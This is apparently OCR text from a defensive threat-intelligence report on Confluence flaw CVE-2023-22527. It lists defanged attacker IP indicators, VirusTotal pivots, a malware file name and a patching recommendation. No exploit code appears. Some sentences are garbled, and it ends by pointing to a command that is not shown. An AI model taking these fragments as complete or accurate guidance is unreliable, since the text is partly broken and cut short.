


- When I do an IP search with the VirusTotal indicator, I see that it is associated with multiple IPs.




As a result of the analysis performed with the IP address, the files that have been associated with it and contain samples that have been associated with different vulnerabilities in the past understandable. The expansion of our indicator pool also provides us with extra examples and information for analysis.


- The result of the analysis of the IPv4 address 103.224.182[.]245:




- The result of the analysis of the IPv4 address 70.32.1[.]32:




- The result of the analysis of the IPv4 address 103.224.182[.]246:




- The result of the analysis of the IPv4 address 103.224.182[.]246:



- The result of the analysis of the IPv4 address 170.178.168[.]203:




170.178.168[.]203 Result-1



170.178.168[.]203 Result-2

- When the file named “omsecor.exe” is examined as an example from the files we have identified above, it is understood that it is malware.



CONCLUSION AND RECOMMENDATION

Vulnerability CVE-2023-22527 in Atlassian Confluence is a critically important vulnerability that requires immediate action in view of its potential threats.

It is critical that the affected systems are updated to the latest versions such as Confluence Data Centre and Server 8.5.4 (LTS) and that the recommended measures are implemented. By continuing to update the affected Atlassian Confluence versions, it is possible to avoid attackers being able to gain access to the system. Finally, assuming that the attackers execute the following command to indicate that the attack was successful, you can analyze the logs generated from this command to create a customized YARA rule that can help detect potential attacks.